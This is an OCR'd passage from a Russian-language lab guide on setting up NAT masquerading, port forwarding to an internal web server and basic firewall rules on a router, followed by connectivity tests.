


3. Настройка NAT и Port Forwarding

- Перейдите в раздел **Network** > **Firewall**.
- Добавьте правило для NAT (Network Address Translation), чтобы устройства в сети 192.168.1.0/24 имели доступ к интернету через WAN интерфейс.
    - Правило будет выглядеть как POSTROUTING с использованием MASQUERADE для интерфейса WAN.




- Настройте переадресацию портов **Port Forwards** для доступа к httpServer извне (например, перенаправление порта 8080 с внешнего интерфейса на порт 80 внутреннего сервера).




4. Ограничение трафика (Firewall)

- Отключите доступ к внутренним устройствам по ICMP (ping) для всех внешних запросов:
  - В разделе **Traffic Rules** добавьте правило, запрещающее ICMP на WAN интерфейсе.
  - Добавьте правила для блокировки нежелательного трафика, такого как доступ к порту 68.




5. Тестирование

- Проверьте подключение Web-client (203.0.113.2) к httpServer через NAT, используя браузер:
  - http://203.0.113.1:8080



- Убедитесь, что внешние запросы не могут отправлять ICMP пакеты (ping) к 192.168.1.0/24.
- Убедитесь что httpServer доступен из внутренней сети по внутреннему адресу http:// 192.168.1.3 с машины **PC1**



6. Сохранение и применение изменений

- Нажмайте **Save & Apply** после всех изменений для применения настроек.

www.kaspersky.com/
www.securelist.com